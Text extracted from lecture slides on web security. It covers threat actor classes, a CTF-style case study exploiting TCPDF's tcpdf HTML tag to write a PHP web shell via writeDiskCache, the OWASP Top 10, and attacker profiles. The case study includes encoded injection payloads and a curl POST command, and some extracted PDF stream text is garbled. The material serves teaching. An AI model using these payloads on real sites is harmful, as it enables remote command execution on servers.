


Extensive Lag Between Attack Innovation, Solution, and Adoption


Value Favors the Attacker



A Modern Pantheon of Adversary Classes



Profiling a Particular Actor



Compare and Contrast Threat Actors


	QSA	Casual Attacker	Chaotic Actor	Org Crime	State APT/APA
Asset Focus	CCNs	CCNs...	Reputation, Dirty Laundry DDoS/Availability	CCNs Banking Fungible \$	IP, Trade Secrets, National Security Data
Timeframe	Annual	Anytime	Flash Mobs	Continuous	Long Cons
Target Stickiness	NA	LOW	HIGH	LOW	HIGH
Probability	100%	MED	?	HIGH	?
“Impact”	Annual \$	1 and done	Relentless	Varies	Varies

Attacker Power - HD Moore's Law

- **Moore's Law:**
Compute power
doubles every 18
months
- **HDMoore's Law:**
Casual Attacker
Strength grows at
the rate of
MetaSploit



HDMoore's Law (continued)



Case Study – Tcpdf attack

- A web page uses tcpdf to create PDF files
- User input is not filtered

774 x64

```
c:\http\5\5.pdf d 1250 3017 Col 0
obj<< /Type /Page /Parent 1 0 R /LastModified (D:20170403153829+00'00') /Resources 2 0 R /MediaBox [0.00 0.00 0.00 0.00 595.28 841.89] /BleedBox [0.00 0.00 595.28 841.89] /TrimBox [0.00 0.00 595.28 841.89] /ArtBox [0.00 0.00 595.28 841.89] /Rotate 0 /Group << /Type /Group /S /Transparency /CS /DeviceRGB >> /Annots [ 6 0 R ] /PZ 1 >> endobj
stream xSÍSEnÂ0►L'c+|7.11'ÎtGÂtB^J•oR!%!`RK"VŠRÜšÐÑ$JU0-▲vmTwx3ö.#é`ÄTÙ3-+~ÄU&URc `ž+, Č 6
"1$t#ěü;P1=“účÁ:Ěäťjz”;?#rS#ÓÚšoštx<-ěn|-í(OÑ*Í=$+i‘#ŽEiJ7RlŽxØAiÜ-1šbt▼sá6↓S̄aç?Čø6!€6Á08õĐqý’•~ćoł.Č
<C><]ö+sFzR, xLš+▲ÉKÉ‘]E.↓#C'‡CH'_?‡FiØnñktČř♦RYñ°endstreamendobj@1 0 obj<< /Type /Pages /Kids [ 8 0 R ] /Co
</Type /OCG /Name (t' p r i n t) /Usage << /Print <</PrintState /ON>> /View <</ViewState /OFF>> >> >>endobj
ame (t' v i e w) /Usage << /Print <</PrintState /OFF>> /View <</ViewState /ON>> >> >>endobj@3 0 obj<< /Type /F
ont /Helvetica /Name /F1 /Encoding /WinAnsiEncoding >>endobj@4 0 obj<< /Type /Font /Subtype /Type1 /BaseFont
encoding /WinAnsiEncoding >>endobj@5 0 obj<< /Type /Font /Subtype /Type1 /BaseFont /Helvetica-Bold /Name /F3 /E
endobj@7 0 obj<< /Type /Font /Subtype /Type1 /BaseFont /Helvetica-Oblique /Name /F4 /Encoding /WinAnsiEncodi
procSet [/PDF /Text /ImageB /ImageC /ImageI] /Font << /F1 3 0 R /F2 4 0 R /F3 5 0 R /F4 7 0 R >> /XObject << >>
/OC2 11 0 R >> /ExtGState << >> >>endobj@6 0 obj<< /Type /Annot /Subtype /Link /Rect [2.83 1.00 19.00 4.83] /
www.tcpdf.org /P 8 0 R /NM (0001-0000) /M (D:20170403153829+00'00') /Border [0 0 0] /A <</S /URI
g>> /H /I >>endobj@12 0 obj<< /Creator (t' T C P D F) /Producer (t' T C P D F 5 . 8 . 0 3 0 \(\ h t t p : / r g \) \(\ T C P D F \)) /CreationDate (D:20170403153829+00'00') /ModDate (D:20170403153829+00'00') /Trapped
<< /Type /Catalog /Pages 1 0 R /OpenAction [8 0 R /FitH null] /PageLayout /SinglePage /PageMode /UseNone /La
viewerPreferences << /Direction /L2R >> /OCProperties << /OCGs [10 0 R 11 0 R] /D << /ON [10 0 R] /OFF [11 0 R]
Gs [10 0 R 11 0 R] /Category [/Print] >> << /Event /View /OCGs [10 0 R 11 0 R] /Category [/View] >> >> >>endobj
65535 f 0000000761 00000 n 0000001497 00000 n 0000001058 00000 n 0000001164 00000 n 0000001272 00000 n
01383 00000 n 0000000009 00000 n 0000000397 00000 n 0000000820 00000 n 0000000940 00000 n 0000001938 00000
trailer << /Size 14 /Root 13 0 R /Info 12 0 R /ID [ <851e827ce701b02e9340165095213e2b> <851e827ce701b02e9340165
2579 ] %%EOF
```

1. Reproducing environment on our server

A screenshot of a web browser window titled "TCPDF Example 049". The address bar shows the URL "boldi.phishing.hu/pdf.php?name=boldi". The page content displays the TCPDF logo and copyright information, followed by sections for testing methods and a warning about user-generated content.

TCPDF TCPDF Example 049
by Nicola Asuni - Tecnick.com
www.tcpdf.org

Test TCPDF Methods in HTML

IMPORTANT:

If you are using user-generated content, the `tcpdf` tag can be unsafe.
You can disable this tag by setting to false the `K_TCPDF_CALLS_IN_HTML` constant on TCPDF config file.

write1DBarcode method in HTML

Hello boldi

2. Testing tags

-
-
-
- <tcpdf method="writeDiskCache..."

edit example_049_b2.php - Far 3.0.4774 x64

C:\prj\sas17\ctf\tcpdf\examples\example_049_b2.php 1256

```
<span style="color:red;">If you are printing user-generated content, tcpdf tag  
You can disable this tag by setting to false the <b>K_TCPDF_CALLS_IN_HTML</b> c  
<h2>write1DBarcode method in HTML</h2>';

$params = $pdf->serializeTCPDFtagParameters(array('CODE 39', 'C39', '', '', 80,  
#$html .= '<tcpdf method="write1DBarcode" params="'. $params .'" />';

$params = $pdf->serializeTCPDFtagParameters(array('CODE 128C+', 'C128C', '', ''  
#$html .= '<tcpdf method="write1DBarcode" params="'. $params .'" />';

#$html .= '<tcpdf method="AddPage" /><h2>Graphic Functions</h2>';

$params = $pdf->serializeTCPDFtagParameters(array('temp/zz515.php','<?php syste  
$html .= '<tcpdf method="writeDiskCache" params="'. $params .'" />';

#$params = $pdf->serializeTCPDFtagParameters(array('temp/index.php','TrueType',  
#$html .= '<tcpdf method="addTTFFont" params="'. "a:2:{i:0;s:11:\"temp/zz.php\";" .  
"i:1;s:11:\"TrueType\";" . $params .'" />';

#$params = $pdf->serializeTCPDFtagParameters(array(50, 50, 40, 10, 'DF', array(  
#$html .= '<tcpdf method="addTTFFont" params="'. $params .'" />';

echo $html;
```

view example_049_b2.php.pout4 - Far 3.0.4774 x64

```
c:\prj\sas17\ctf\tcpdf\examples\example_049_b2.php.pout4 t 1250 717 Col 0 100%
<h1>Test TCPDF Methods in HTML</h1>
<h2 style="color:red;">IMPORTANT:</h2>
<span style="color:red;">If you are printing user-generated content, tcpdf tag can be unsafe.<br />
you can disable this tag by setting to false the <b>K_TCPDF_CALLS_IN_HTML</b> constant on TCPDF configuration file.</span>
<h2>write1DBarcode method in HTML</h2><tcpdf method="writeDiskCache" params="a%3A2%3A%7Bi%3A0%3Bs%3A14%3A%22temp%2Fzz513.php%22%3s%3A29%3A%22%3C%3Fphp+system%28%24_GET%5B%24cmd%5D%29%3B%3F+%3E%22%3B%7D" /><tcpdf method="addTTFFont" params="a%3A5%3A%7Bi%3A4%3A%22temp%2Findex.php%22%3Bi%3A1%3Bs%3A8%3A%22TrueType%22%3Bi%3A2%3Bs%3A0%3A%22%22%3Bi%3A3%3Bi%3A255%3Bi%3A4%3Bs%3A7%3A%22tem%3B%7D" />
```

F view a.txt_work - Far 3.0.4774 x64

c:\prj\sas17\ctf\http\5\a.txt_work t 1250 256 Col 0 100% 13:33
ame=<tcpdf method="writeDiskCache" params="a%253A2%253A%257Bi%253A0%253Bs%253A14%253A%2522temp%252Fzz512.php%2522%253Bi%253A1%253Bs%
53A32%253A%2522%253C%253Fphp%2Bphpinfo%2528%2529%253B%2Bsystem%2528%2524cmd%2529%253B%253F%253E%2522%253B%257D" />Boldi

2 3 4 5 6 7Prev 8Goto 9Video 10 11ViewHs 12

Debugging

view 6.pdf - Far 3.0.4774 x64

C:\prj\sas17\ctf\http\5\6.pdf

```
html:<h1>Test TCPDF Methods in HTML</h1>
<h2 style="color:red;">IMPORTANT:</h2>
<span style="color:red;">If you are using user-generated content, the tcpdf tag can be unsafe.<br />
You can disable this tag by setting to false the <b>K_TCPDF_CALLS_IN_HTML</b> constant on TCPDF configuration file.</span>
<h2>write1DBarcode method in HTML</h2>Hello <tcpdf method="writeDiskCache" params="a:2:{i:0;s:11:"temp/zz.php";i:1;s:18:"<?php phpinfo()>";}" />Boldi

<br />
<b>Warning</b>: Cannot modify header information - headers already sent by (output started at /data/web/html/boldiphishing/wordpress/tcpdf/tcpdf.php:17814) in <b>/data/web/html/boldiphishing/wordpress/tcpdf/tcpdf.php</b> on line <b>7533</b><br />
<strong>TCPDF ERROR: </strong>Some data has already been output to browser, can't send PDF file
```

1 2 3 4 5 6 7Prev 8Goto 9Video 10 11ViewHs 12

view post1.bat - Far 3.0.4774 x64

```
C:\prj\sas17\ctf\http\5\post1.bat t 1250 85 Col 0 100% 13:34
curl -X POST http://boldi.phishing.hu/pdf.php --data-binary "@a.txt" -o 6a.pdf
```

1 2 3 4 5 6 7Prev 8Goto 9Video 10 11ViewHs 12

Conclusion

- Hacking is not always simple
- Try to google for known problems, first
- You should be creative
- Copying environment helps debugging
- Sometimes tiny problems (e.g. encoding) take lot of time
- Typical vulnerable parts of web based systems:
 - Plugins
 - File handling
 - Compressed files
 - XML
 - Op.System interfaces (e.g. command execution)
 - And of course... all types of user data

OWASP Top 10 problems

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

Security stakeholders

- Security chief (CIO, etc.)
 - Owners/managers
 - Employees
 - Internet Service Provider
 - Contracted professionals (security product vendors, ethical hackers, etc.)
 - Auditors
 - Outsider attackers
-
- Everybody has a different goal
 - Everybody has different permissions, possibilities
 - Something working in the classroom might not work in real-life

Attackers

- Internal attackers
- Script kiddies
- Internet-wide scans (botnets, worms, etc.)
- Targeted attackers (with low budget)
- Professional targeted attackers (high budget)

Differences:

- What tools can they use (budget, knowledge)
- What time constraint they have
- How much computing, network resources they have
- How targeted is the attack
- What (how deep, sophisticated) is the main goal of an attack
(e.g. just have a proxy -> ransom, multi-million dollar theft, obtaining millions of credit cards)

Point-of-View of the attacker


- The attacker focuses on errors rather than what is working
- Tries to find the weakest point
- Finds new ways to attack

This is why security testing, audits are important!

- If You learned security, You can avoid typical errors
- However, It is hard to identify system-wide problems at the first glance, during a large-scale development
- ... And nobody has enough time to do everything in a secure fashion

It is not impossible to do security testing against Your own work – just take a different hat and a bit different thinking,...

A serious attack is based of series of problems



Process of hacking

- It's always to main steps:
 - Information gathering
 - Active attacks based on the information
- It tells all how to avoid breaches:
 - Have zero vulnerable systems
 - Do not let information out
 - Find attacks on information gathering stage
 - Handle if attacks are done based on the information

